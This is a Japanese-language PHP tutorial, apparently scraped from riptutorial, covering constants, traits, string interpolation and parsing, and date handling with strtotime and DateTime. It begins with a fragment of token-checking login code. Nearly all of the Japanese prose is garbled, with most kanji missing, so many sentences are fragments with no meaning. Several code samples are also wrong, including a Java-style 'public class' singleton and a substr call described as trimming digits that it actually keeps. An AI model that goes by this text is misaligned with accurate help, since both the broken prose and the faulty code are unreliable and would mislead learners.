        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

オンラインでなをむ https://riptutorial.com/ja/php/topic/10664/な

89:

- define$ name、$ value [、ブール$ case_insensitive = false]
- const CONSTANT_NAME = VALUE;

は、でするのないをするためにされます。また、パラメータ、にをするパラメータdev / productionをするためによくされます。

にはのようながありますが、すべてのをってをすることはできません。オブジェクトとリソースは、のとしてすることはできません。はPHP 5.6からまるとしてできます

いくつかのはPHPによってされています。これらには、 `true` 、 `false` 、 `null` 、およびくのモジュールのがまれます。

は、でがけられます。

Examples

がされているかどうかのチェック

なチェック

がされているかどうかをべるには、 `defined`をいますこのはのをにせず、がするかどうかだけをにします。のが`null`でも`false`でも、はきき`true`し`true`。

```
<?php

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined" ; // prints "GOOD is defined"

    if (GOOD) {
        print "GOOD is true" ; // does not print anything, since GOOD is false
    }
}

if (!defined("AWESOME")) {
   define("AWESOME", true); // awesome was not defined. Now we have defined it
}
```

は、したのでのみ、コードで「」になります。

```
<?php

if (defined("GOOD")) {
   print "GOOD is defined"; // doesn't print anyhting, GOOD is not defined yet.
```

```
}

define("GOOD", false);

if (defined("GOOD")) {
   print "GOOD is defined"; // prints "GOOD is defined"
}
```

すべてのされたの

PHPによってされたをむすべてのみのをするには、 `get_defined_constants`をします。

```
<?php

$constants = get_defined_constants();
var_dump($constants); // pretty large list
```

あなたのアプリケーションによってされただけをするには、スクリプトのとにはブートストラッププロセスのにをびします。

```
<?php

$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
Output:

array (
  'HELLO' => 'hello',
  'WORLD' => 'world',
)
*/
```

デバッグになことがあります

の

は、 `const`または`define`をしてされます。では、にをします。

なをしてをする

```
const PI = 3.14; // float
```

```
define("EARTH_IS_FLAT", false); // boolean
const "UNKNOWN" = null; // null
define("APP_ENV", "dev"); // string
const MAX_SESSION_TIME = 60 * 60; // integer, using (scalar) expressions is ok

const APP_LANGUAGES = ["de", "en"]; // arrays


define("BETTER_APP_LANGUAGES", ["lu", "de"]); // arrays
```

のをしてをする

1つのがあるは、それにづいてのをできます。

```
const TAU = PI * 2;
define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // string manipulation is ok too
// the above example (a function call) does not work with const:
// const TIME = time(); # fails with a fatal error! Not a constant scalar expression
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);

const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // array manipulations


define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

いくつかのはPHPによってされており、することはできません。これらのはすべてします

```
define("true", false); // internal constant
define("false", true); // internal constant
define("CURLOPT_AUTOREFERER", "something"); // will fail if curl extension is loaded
```

そしてがされます

```
Constant ... already defined in ...
```

き

じをできるファイルがあるたとえば、メイン、ローカルなど、をのようにするとをけることができます。

```
defined("PI") || define("PI", 3.1415); // "define PI if it's not yet defined"
```

const VS define

`define`はのであり、 `const`はコンパイルのものです。

したがって`define`なすなわち、びし、、さらにはおよびのをにします。ただし、にルートにしてされます。

`const`はですの、スカラー、、およびそれらのされた、つまり、スカラー 、すなわち、、、ののみがですが、にアクティブなの。

`const`はとしてのやスカラーだけをサポートし、はサポートしません。

クラス

は、 `const`キーワードをしてクラスでできます。

```
class Foo {
    const BAR_TYPE = "bar";

    // reference from inside the class using self::
    public function myMethod() {
        return self::BAR_TYPE;
    }
}

// reference from outside the class using <ClassName>::
echo Foo::BAR_TYPE;
```

これはアイテムのをするのにです。

```
<?php

class Logger {
    const LEVEL_INFO = 1;
    const LEVEL_WARNING = 2;
    const LEVEL_ERROR = 3;

    // we can even assign the constant as a default value
    public function log($message, $level = self::LEVEL_INFO) {
        echo "Message level " . $level . ": " . $message;
    }
}

$logger = new Logger();
$logger->log("Info"); // Using default value
$logger->log("Warning", $logger::LEVEL_WARNING); // Using var
$logger->log("Error", Logger::LEVEL_ERROR); // using class
```

はPHP 5.6のプレーンなやクラスとしてできます

クラスの

```
class Answer {
    const C = [2,4];
```

```
}

print Answer::C[1] . Answer::C[0]; // 42
```

プレーンなの

```
const ANSWER = [2,4];
print ANSWER[1] . ANSWER[0]; // 42
```

また、バージョン7.0のPHPから、このはなの`define`にされました。

```
define('VALUES', [2, 3]);
define('MY_ARRAY', [
    1,
    VALUES,
]);

print MY_ARRAY[1][1]; // 3
```

の

をするには、にそのをします。

```
if (EARTH_IS_FLAT) {
    print "Earth is flat";
}

print APP_ENV_UPPERCASE;
```

またはにのがわからないは、 `constant`をします。

```
// this code is equivalent to the above code
$const1 = "EARTH_IS_FLAT";
$const2 = "APP_ENV_UPPERCASE";

if (constant($const1)) {
    print "Earth is flat";
}

print constant($const2);
```

オンラインでをむ https://riptutorial.com/ja/php/topic/1688/

90:

Examples

コードのをにする

ロギングのインターフェースがあるとしましょう

```
interface Logger {
    function log($message);
}
```

ここで、 `Logger`インターフェースの2つのな、 `FileLogger`と`FileLogger`と し`ConsoleLogger`。

```
class FileLogger implements Logger {
    public function log($message) {
        // Append log message to some file
    }
}

class ConsoleLogger implements Logger {
    public function log($message) {
        // Log message to the console
    }
}
```

は、あなたがロギングタスクをできるようにしたいのクラス`Foo`をすると、のようなことができます

```
class Foo implements Logger {
    private $logger;

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

`Foo`は`Logger`にもなってい`Logger`が、そのは`setLogger()`してされる`Logger`にします。は、クラス`Bar`にこのロギングメカニズムもたせたいは、このロジックを`Bar`クラスにするがあります。

コードをするわりに、をすることができます。

```
trait LoggableTrait {
    protected $logger;
```

```
    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function log($message) {
        if ($this->logger) {
            $this->logger->log($message);
        }
    }
}
```

は、のをしたので、をしてFooクラスとBarクラスにロジックをできます。

```
class Foo {
    use LoggableTrait;
}

class Bar {
    use LoggableTrait;
}
```

そして、えば、のようにFooクラスをうことができます

```
$foo = new Foo();
$foo->setLogger( new FileLogger() );

//note how we use the trait as a 'proxy' to call the Logger's log method on the Foo instance
$foo->log('my beautiful message');
```

1つのクラスにいくつかのをしようとすると、するメソッドをむがするがあります。このようなをでするがあります。

たとえば、このをしましょう。

```
trait MeowTrait {
    public function say() {
        print "Meow \n";
    }
}

trait WoofTrait {
    public function say() {
        print "Woof \n";
    }
}

abstract class UnMuteAnimals {
    abstract function say();
}

class Dog extends UnMuteAnimals {
    use WoofTrait;
}

class Cat extends UnMuteAnimals {
```

```
    use MeowTrait;
}
```

さて、のクラスをしようとしましょう

```
class TalkingParrot extends UnMuteAnimals {
    use MeowTrait, WoofTrait;
}
```

PHPインタプリタはなエラーをします

なエラー TalkingParrotののメソッドとのがあるため、Traitメソッドがされていません

このをするために、これをうことができます

- キーワードを`insteadof`のから、わりのの1つのからメソッドをします
- `WoofTrait::say as sayAsDog;`ような`WoofTrait::say as sayAsDog;`ってメソッドのエイリアスをします`WoofTrait::say as sayAsDog;`

```
class TalkingParrotV2 extends UnMuteAnimals {
    use MeowTrait, WoofTrait {
        MeowTrait::say insteadof WoofTrait;
        WoofTrait::say as sayAsDog;
    }
}

$talkingParrot = new TalkingParrotV2();
$talkingParrot->say();
$talkingParrot->sayAsDog();
```

このコードはのをします

ニャー

ののの

```
trait Hello {
    public function sayHello() {
        echo 'Hello ';
    }
}

trait World {
    public function sayWorld() {
        echo 'World';
    }
}

class MyHelloWorld {
    use Hello, World;
    public function sayExclamationMark() {
        echo '!';
    }
```

```
}

$o = new MyHelloWorld();
$o->sayHello();
$o->sayWorld();
$o->sayExclamationMark();
```

のはのようにされます

```
Hello World!
```

メソッドのの

```
trait HelloWorld {
    public function sayHello() {
        echo 'Hello World!';
    }
}

// Change visibility of sayHello
class MyClass1 {
    use HelloWorld { sayHello as protected; }
}

// Alias method with changed visibility
// sayHello visibility not changed
class MyClass2 {
    use HelloWorld { sayHello as private myPrivateHello; }
}
```

このをする

```
(new MyClass1())->sayHello();
// Fatal error: Uncaught Error: Call to protected method MyClass1::sayHello()

(new MyClass2())->myPrivateHello();
// Fatal error: Uncaught Error: Call to private method MyClass2::myPrivateHello()

(new MyClass2())->sayHello();
// Hello World!
```

したがって、 `MyClass2`ののでは、 `trait HelloWorld`からののエイリアス`MyClass2`されたメソッドはそのままのでアクセスであることにしてください。

とはですか

PHPではのしかできません。いえれば、クラスはのクラスを1つだけ`extend`ことができます。しかし、あなたがクラスにしていないものをめるがあるはどうなりますか PHP 5.4よりには、にするがありましたが、5.4のがされました。 Traitをすると、にクラスのをメインクラスにコピーペーストすることができます

```
trait Talk {
```

```
    /** @var string */
    public $phrase = 'Well Wilbur...';
    public function speak() {
        echo $this->phrase;
    }
}

class MrEd extends Horse {
    use Talk;
    public function __construct() {
        $this->speak();
    }

    public function setPhrase($phrase) {
        $this->phrase = $phrase;
    }
}
```

だからここにたちはすでに`Horse`ばしている`MrEd`をっています。しかし、すべてのが`Talk`わけではないので、たちはそのためのをっています。これがをしているのかをてみましょう

に、々は々のをする。オートローディングとでそれをうことができますのクラスやのもしてください。それから、キーワード`use MrEd`クラスに`MrEd use`。

`MrEd`は`Talk`とをせずにすることにしてください。 コピーペーストについてたちがったことをえていますかこれらのとは、クラスでされているかのように、クラスですべてされています。

は、とをできるでクラスにもにしています。また、Traitをインスタンスすることもできません`new Trait()`。 Traitは、クラスがにAbstractクラスやInterface canのようなをするようすることはできません。はなのためのものですあなたがむだけくのインタフェースを`implement`できるので、インタフェースをしてください。

はいつをうべきですか

あなたがTraitをえるときにまずやるべきことは、このなをにすることです

> コードをしてをすることをけることはできますか

くの、えはイエスになるでしょう。とは、によってきこされるエッジケースです。をしたり、にしたりするはくなるがあります。しかし、Traitがあなたのコードののソースをしているとえてください。つまり、のさがあります。ここのでは、3つのクラスのみをっています。しかし、は、あなたがそれのものをうことができることをします。それぞれのTraitをするために、それぞれのTraitをするがありますまた、がした、のなどをしてください。には、できるだけコードにのをするがあります。

クラスをにつための

のとともに、たちのクラスはますますくのインターフェースをするかもしれません。これらのインタフェースにくのメソッドがある、クラスのメソッドのはにきくなります。

たとえば、2つのインタフエーースとそれをするクラスがあるとします。

```
interface Printable {
    public function print();
    //other interface methods...
}

interface Cacheable {
    //interface methods
}

class Article implements Cachable, Printable {
    //here we must implement all the interface methods
    public function print(){ {
        /* code to print the article */
    }
}
```

`Article`クラスのすべてのインタフエーースメソッドをするわりに、のTraitをしてこれらのインタフエーースをし、クラスをさくち、インタフエーースのコーードをクラスからすることができます。

たとえば、 `Printable`インターーフェイスをするために、このをすることができます

```
trait PrintableArticle {
    //implements here the interface methods
    public function print() {
        /* code to print the article */
    }
}
```

クラスにそのをさせる

```
class Article implements Cachable, Printable {
    use PrintableArticle;
    use CacheableArticle;
}
```

なメリットは、たちのインターーフェイスがクラスのりのからされ、そののののオブジェクトのインターーフェイスをするのをつにされることです。

をったシン グルトンの

このでは、シングルトンのをしていません。シングルトンはくのをってするがあります。

PHPでは、シングルトンをするためのながかなりあります。

```
public class Singleton {
    private $instance;

    private function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
```

```
            // new self() is 'basically' equivalent to new Singleton()
            self::$instance = new self();
        }

        return self::$instance;
    }

    // Prevent cloning of the instance
    protected function __clone() { }

    // Prevent serialization of the instance
    protected function __sleep() { }

    // Prevent deserialization of the instance
    protected function __wakeup() { }
}
```

コードのをぐために、このるいをにすることはいえです。

```
trait SingletonTrait {
    private $instance;

    protected function __construct() { };

    public function getInstance() {
        if (!self::$instance) {
            // new self() will refer to the class that uses the trait
            self::$instance = new self();
        }

        return self::$instance;
    }

    protected function __clone() { }
    protected function __sleep() { }
    protected function __wakeup() { }
}
```

シングルトンとしてしたいクラスは、にそのをうことができます

```
class MyClass {
    use SingletonTrait;
}

// Error! Constructor is not publicly accessible
$myClass = new MyClass();

$myClass = MyClass::getInstance();

// All calls below will fail due to method visibility
$myClassCopy = clone $myClass; // Error!
$serializedMyClass = serialize($myClass); // Error!
$myClass = deserialize($serializedMyclass); // Error!
```

シングルトンをシリアライズすることはですが、deserializeメソッドもすることはまだです。

オンラインでをむ https://riptutorial.com/ja/php/topic/999/

91: の

Examples

の|

のは、だけでなく、をしてできます。これら2つのは、から1だけをします。のがなは、がです。つまり、 substr

は、PHPのすべてのものと、 0インデックスけされています。

```
$foo = 'Hello world';

$foo[6]; // returns 'w'
$foo{6}; // also returns 'w'

substr($foo, 6, 1); // also returns 'w'
substr($foo, 6, 2); // returns 'wo'
```

は、じとのをして、に1ずつすることもできます。のをするにはがです。つまり、 substr_replace

```
$foo = 'Hello world';

$foo[6] = 'W'; // results in $foo = 'Hello World'
$foo{6} = 'W'; // also results in $foo = 'Hello World'

substr_replace($foo, 'W', 6, 1); // also results in $foo = 'Hello World'
substr_replace($foo, 'Whi', 6, 2); // results in 'Hello Whirled'
// note that the replacement string need not be the same length as the substring replaced
```

をして、のを することもできます。は、でまれたとheredocでのみします。

```
$name = 'Joel';

// $name will be replaced with `Joel`
echo "<p>Hello $name, Nice to see you.</p>";
#                 ↕
#>   "<p>Hello Joel, Nice to see you.</p>"

// Single Quotes: outputs $name as the raw text (without interpreting it)
echo 'Hello $name, Nice to see you.'; # Careful with this notation
#> "Hello $name, Nice to see you."
```

は、を{}でむがあるのオプションをします。これは、テキストコンテンツにをめみ、テキストコンテンツとのあいまいさをぐのにちます。

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo "<p>We need more {$name}s to help us!</p>";
```

```
#> "<p>We need more Joels to help us!</p>"

// This line will throw an error (as `$names` is not defined)
echo "<p>We need more $names to help us!</p>";
#> "Notice: Undefined variable: names"
```

{}は、 $まるのみをにします。 {}は、のPHPをしません 。

```
// Example tying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// Example using a constant
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// Example using a function
function say_hello() {
    return "Hello!";
};
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

ただし、 {}は、、、またはプロパティのアクセス、プロパティアクセス、/メソッドびしをします。

```
// Example accessing a value from an array — multidimensional access is allowed
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
#> "The best companion is: Amy Pond"

// Example of calling a method on an instantiated object
class Person {
  function say_hello() {
    return "Hello!";
  }
}

$max = new Person();

echo "Max says: {$max->say_hello()}";
#> "Max says: Hello!"

// Example of invoking a Closure — the parameter list allows for custom expressions
$greet = function($num) {
    return "A $num greetings!";
};
echo "From us all: {$greet(10 ** 3)}";
#> "From us all: A 1000 greetings!"
```

ドルのことにしてください$サインがくのにすることができます{ののように、または、Perlやシェルスクリプトのように、そのにされることがあります。

```
$name = 'Joel';
```

```
// Example using the curly brace syntax with dollar sign before the opening curly brace
echo "<p>We need more ${name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"
```

`Complex (curly) syntax`は、であるためにびされるのではなく、 なをできるためです。
`Complex (curly) syntax`

オンラインでのをむ https://riptutorial.com/ja/php/topic/6696/の

92: の

は、をからりしたり、をにりしたりするにも、のにするがあります。

Examples

セパレータでをする

`explode`と`strstr`セパレータでをするためのシンプルながあります。

でられたテキストのいくつかのをむは、 `explode`をしてにできます。

```
$fruits = "apple,pear,grapefruit,cherry";
print_r(explode(",",$fruits)); // ['apple', 'pear', 'grapefruit', 'cherry']
```

このメソッドは、のようにできるlimitパラメータもサポートしています。

```
$fruits= 'apple,pear,grapefruit,cherry';
```

limitパラメータが0の、これは1としてわれます。

```
print_r(explode(',',$fruits,0)); // ['apple,pear,grapefruit,cherry']
```

limitがされていれば、されたにはのlimitがまれ、りのをむのがまれます。

```
print_r(explode(',',$fruits,2)); // ['apple', 'pear,grapefruit,cherry']
```

limitパラメータがの、last -limitをくすべてのコンポーネントがされます。

```
print_r(explode(',',$fruits,-1)); // ['apple', 'pear', 'grapefruit']
```

`explode`を`list`とみわせると、を1でに`explode`ことができます。

```
$email = "user@example.com";
list($name, $domain) = explode("@", $email);
```

ただし、 `explode`のにな`explode`まれていることをするか、のインデックスがトリガーされるようにしてください。

`strstr`は、されたがにするにをりくか、またはをします。

```
$string = "1:23:456";
echo json_encode(explode(":", $string)); // ["1","23","456"]
var_dump(strstr($string, ":")); // string(7) ":23:456"
```

```
var_dump(strstr($string, ":", true)); // string(1) "1"
```

strposをってをする

strposはがにするのしのバイトとしてできます。

```
var_dump(strpos("haystack", "hay")); // int(0)
var_dump(strpos("haystack", "stack")); // int(3)
var_dump(strpos("haystack", "stackoverflow"); // bool(false)
```

がするかどうかをする

TRUEまたはFALSEのチェックにしてください。インデックスが0の、ifでFALSEとされるためです。

```
$pos = strpos("abcd", "a"); // $pos = 0;
$pos2 = strpos("abcd", "e"); // $pos2 = FALSE;

// Bad example of checking if a needle is found.
if($pos) { // 0 does not match with TRUE.
    echo "1. I found your string\n";
}
else {
    echo "1. I did not found your string\n";
}

// Working example of checking if needle is found.
if($pos !== FALSE) {
    echo "2. I found your string\n";
}
else {
    echo "2. I did not found your string\n";
}

// Checking if a needle is not found
if($pos2 === FALSE) {
    echo "3. I did not found your string\n";
}
else {
    echo "3. I found your string\n";
}
```

のの

```
1. I did not found your string
2. I found your string
3. I did not found your string
```

オフセットからの

```
// With offset we can search ignoring anything before the offset
$needle = "Hello";
$haystack = "Hello world! Hello World";

$pos = strpos($haystack, $needle, 1); // $pos = 13, not 0
```

のすべてのをする

```
$haystack = "a baby, a cat, a donkey, a fish";
$needle = "a ";
$offsets = [];
// start searching from the beginning of the string
for($offset = 0;
        // If our offset is beyond the range of the
        // string, don't search anymore.
        // If this condition is not set, a warning will
        // be triggered if $haystack ends with $needle
        // and $needle is only one byte long.
        $offset < strlen($haystack); ){
    $pos = strpos($haystack, $needle, $offset);
    // we don't have anymore substrings
    if($pos === false) break;
    $offsets[] = $pos;
    // You may want to add strlen($needle) instead,
    // depending on whether you want to count "aaa"
    // as 1 or 2 "aa"s.
    $offset = $pos + 1;
}
echo json_encode($offsets); // [0,8,15,25]
```

をしてをする

preg_matchは、をしてをするためにできます。でまれたのはサブパターンとばれ、の々のをすることができます。

```
$str = "<a href=\"http://example.org\">My Link</a>";
$pattern = "/<a href=\"(.*)\">(.*)<\/a>/";
$result = preg_match($pattern, $str, $matches);
if($result === 1) {
    // The string matches the expression
    print_r($matches);
} else if($result === 0) {
    // No match
} else {
    // Error occured
}
```

```
Array
(
    [0] => <a href="http://example.org">My Link</a>
    [1] => http://example.org
    [2] => My Link
)
```

サブストリングは、startパラメーターとlengthパラメーターでされたのをします。

```
var_dump(substr("Boo", 1)); // string(2) "oo"
```

マルチバイトをたすがあるは、mb_substrをするがです。

```
$cake = "cakeæøå";
var_dump(substr($cake, 0, 5)); // string(5) "cake"
var_dump(mb_substr($cake, 0, 5, 'UTF-8')); // string(6) "cakeæ"
```

もう1つのはsubstr_replaceで、ののののテキストをきえます。

```
var_dump(substr_replace("Boo", "0", 1, 1)); // string(3) "B0o"
var_dump(substr_Replace("Boo", "ts", strlen("Boo"))); // string(5) "Boots"
```

たとえば、ののをして、をしたくないとします。

```
$hi = "Hello World!";
$bye = "Goodbye cruel World!";

var_dump(strpos($hi, " ")); // int(5)
var_dump(strpos($bye, " ")); // int(7)

var_dump(substr($hi, 0, strpos($hi, " "))); // string(5) "Hello"
var_dump(substr($bye, -1 * (strlen($bye) - strpos($bye, " ")))); // string(13) " cruel World!"

// If the casing in the text is not important, then using strtolower helps to compare strings
var_dump(substr($hi, 0, strpos($hi, " ")) == 'hello'); // bool(false)
var_dump(strtolower(substr($hi, 0, strpos($hi, " "))) == 'hello'); // bool(true)
```

のオプションは、メールのになです。

```
$email = "test@example.com";
$wrong = "foobar.co.uk";
$notld = "foo@bar";

$at = strpos($email, "@"); // int(4)
$wat = strpos($wrong, "@"); // bool(false)
$nat = strpos($notld , "@"); // int(3)

$domain = substr($email, $at + 1); // string(11) "example.com"
$womain = substr($wrong, $wat + 1); // string(11) "oobar.co.uk"
$nomain = substr($notld, $nat + 1); // string(3) "bar"

$dot = strpos($domain, "."); // int(7)
$wot = strpos($womain, "."); // int(5)
$not = strpos($nomain, "."); // bool(false)

$tld = substr($domain, $dot + 1); // string(3) "com"
$wld = substr($womain, $wot + 1); // string(5) "co.uk"
$nld = substr($nomain , $not + 1); // string(2) "ar"

// string(25) "test@example.com is valid"
if ($at && $dot) var_dump("$email is valid");
else var_dump("$email is invalid");
```

```
// string(21) "foobar.com is invalid"
if ($wat && $wot) var_dump("$wrong is valid");
else var_dump("$wrong is invalid");

// string(18) "foo@bar is invalid"
if ($nat && $not) var_dump("$notld is valid");
else var_dump("$notld is invalid");

// string(27) "foobar.co.uk is an UK email"
if ($tld == "co.uk") var_dump("$email is a UK address");
if ($wld == "co.uk") var_dump("$wrong is a UK address");
if ($nld == "co.uk") var_dump("$notld is a UK address");
```

または、「をける」または「...」をのにく

```
$blurb = "Lorem ipsum dolor sit amet";
$limit = 20;

var_dump(substr($blurb, 0, $limit - 3) . '...'); // string(20) "Lorem ipsum dolor..."
```

オンラインでのをむ https://riptutorial.com/ja/php/topic/2206/の

93: との

- の$ format [、int $ timestamp = time]
- int strtotimestring $ time [、int $ now]

Examples

ののをにする

`date()`とみわされた`strtotime()`をうと、なるのテキストをにすることができます

```
// Gets the current date
echo date("m/d/Y", strtotime("now")), "\n"; // prints the current date
echo date("m/d/Y", strtotime("10 September 2000")), "\n"; // prints September 10, 2000 in the
m/d/Y format
echo date("m/d/Y", strtotime("-1 day")), "\n"; // prints yesterday's date
echo date("m/d/Y", strtotime("+1 week")), "\n"; // prints the result of the current date + a
week
echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), "\n"; // same as the last
example but with extra days, hours, and seconds added to it
echo date("m/d/Y", strtotime("next Thursday")), "\n"; // prints next Thursday's date
echo date("m/d/Y", strtotime("last Monday")), "\n"; // prints last Monday's date
echo date("m/d/Y", strtotime("First day of next month")), "\n"; // prints date of first day of
next month
echo date("m/d/Y", strtotime("Last day of next month")), "\n"; // prints date of last day of
next month
echo date("m/d/Y", strtotime("First day of last month")), "\n"; // prints date of first day of
last month
echo date("m/d/Y", strtotime("Last day of last month")), "\n"; // prints date of last day of
last month
```

をのにする

あるをのにするなは、`date()`で`strtotime()`をすることです。`strtotime()`はをUnixタイムスタンプにします。そのUnixタイムスタンプを`date()`にしてしいフォーマットにすることができます。

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

または1つのライナーとして

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

`strtotime()`は、がなであることをします。なをしないと`strtotime()` falseをし、は1969-12-31になります。

`DateTime()`をする

PHP 5.2より、PHPは`DateTime()`クラスをしました。このクラスは、およびをするためのよりなツ

—ルをします。 `DateTime()`をってのコードをきすことができます

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Unixタイムスタンプの

`date()`は2のパラメータとしてUnixタイムスタンプをとり、フォーマットされたをします

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

DateTimeは、タイムスタンプのに`@`することで、Unixタイムスタンプでします

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

あなたがっているタイムスタンプがミリ`000`でわるかもしれません、そして/またはタイムスタンプが13のさであるならばあなたはそれをのフォーマットにすることができるににするがあります。これをうには2つのがあります

- `substr()`をしての3を`substr()`

の3のトリミングはいくつかのでできますが、 `substr()`をうのがもです

```
$timestamp = substr('1234567899000', -3);
```

- substrを1000でる

タイムスタンプを1000でってにすることもできます。タイムスタンプがきすぎて32ビットシステムでをうには、 BCMathライブラリをしてをとしてうがあります。

```
$timestamp = bcdiv('1234567899000', '1000');
```

Unixタイムスタンプをするには、Unixタイムスタンプをす`strtotime()`をします

```
$timestamp = strtotime('1973-04-18');
```

DateTimeでは、 `DateTime::getTimestamp()`

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

PHP 5.2をしているは、 `U`オプションをすることができます。

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

であいまいなでする

ながら、がしなければならないすべてのがではありません。いにも、PHP 5.3はそのためのをたちにしました。 `DateTime::createFromFormat()`は、がどのようなであるかをPHPにえることができるので、 `DateTime::createFromFormat()`できるようにDateTimeオブジェクトににできます。

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

PHP 5.4では、 `DateTime()`コードをワンライナーにするためのインスタンスのクラスメンバーアクセスをしました。

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

ながら、これは`DateTime::createFromFormat()`まだしません。

のの

PHP 5.1.0、のではなく、 `date()` Dateにあらかじめされたをすることができます。

みのフォーマット

`DATE_ATOM` - Atom2016-07-22T145001 + 0000

`DATE_COOKIE` - HTTP Cookies、22-7-16 14:50:01 UTC

`DATE_RSS` - RSSFri、22 Jul 2016 14:50:01 +0000

`DATE_W3C` - World Wide Web Consortium2016-07-22T145001 + 0000

`DATE_ISO8601` - ISO-86012016-07-22T145001 + 0000

`DATE_RFC822` - RFC 822Fri、22 Jul 16 14:50:01 +0000

`DATE_RFC850` - RFC 850、22-7-16 14:50:01 UTC

`DATE_RFC1036` - RFC 1036Fri、22 Jul 16 14:50:01 +0000

`DATE_RFC1123` - RFC 1123Fri、22 Jul 2016 14:50:01 +0000

`DATE_RFC2822` - RFC 2822Fri、22 Jul 2016 14:50:01 +0000

`DATE_RFC3339` - `DATE_RFC3339`じです2016-07-22T145001 + 0000

```
echo date(DATE_RFC822);
```

これがされます **Fri**、22 Jul 16 14:50:01 +0000

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

これにより、 **1947-08-15T000000 + 0530**

2つののいをする

もなは、 `DateTime`クラスをすることです。

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$monthsDiff = $diff->m;
// $diff->d contains the difference in days between the two dates
$daysDiff = $diff->d;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
$minsDiff = $diff->i;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;

// Total Days Diff, that is the number of days between the two dates
$totalDaysDiff = $diff->days;

// Dump the diff altogether just to get some details ;)
var_dump($diff);
```

また、2つのをするがはるかにです。のようなをします。

```
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // prints bool(true)
var_dump($twoYearsAgo > $now); // prints bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // prints bool(true)
var_dump($now == $now); // prints bool(true)
```

オンラインでとのをむ https://riptutorial.com/ja/php/topic/425/との

94: クラス

Examples

getTimestamp

`getTimeStemp`は、datetimeオブジェクトのunixです。

```
$date = new DateTime();
echo $date->getTimestamp();
```

197011の00:00:00からしたをします。

setDate

`setDate`は、DateTimeオブジェクトにをします。

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

このでは、を20157の25の1にすると、のがされます。

```
2016-07-25 17:52:15.819442
```

のまたは

DateIntervalクラスをして、DateTimeオブジェクトのあるをまたはすることができます。

のをしてください。ここでは、を7し、メッセージをにします。

```
$now = new DateTime();// empty argument returns the current date
$interval = new DateInterval('P7D');//this objet represents a 7 days interval
$lastDay = $now->add($interval); //this will return a DateTime object
$formatedLastDay = $lastDay->format('Y-m-d');//this method format the DateTime object and
returns a String
echo "Samara says: Seven Days. You'll be happy on $formatedLastDay.";
```

これはされます201681に

> サマラはう「セブンディ。あなたは2016-08-08にしています。

々はのでサブメソッドをしてをすることができます

```
$now->sub($interval);
echo "Samara says: Seven Days. You were happy last on $formatedLastDay.";
```

これはされます201681に

サマラはう「セブンディ。あなたは2016725ににせでした。

カスタムフォーマットからDateTimeをする

PHPはいくつかのをできます 。をするや、コードでするをにするは、な
DateTime::createFromFormatメソッドをできます。

オブジェクトスタイル

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = DateTime::createFromFormat($format, $time);
```

きスタイル

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = date_create_from_format($format, $time);
```

DateTimesの

PHP 4では、DateTimeオブジェクトをののにするメソッド、をしています。 PHP Manualによると、これはオブジェクトです

```
public string DateTime::format ( string $format )
```

dateは、1つのパラメータ、つまりのをとります。

フォーマット

はで、をしてをします。

- **Y** の4の2016
- **y** の2の16
- **m** 、0112
- **M** 、31、2、3など
- **j** の、ゼロがない131
- **D** 、3、、など
- **h** 120112
- **H** 240023
- **A** AMまたはPM
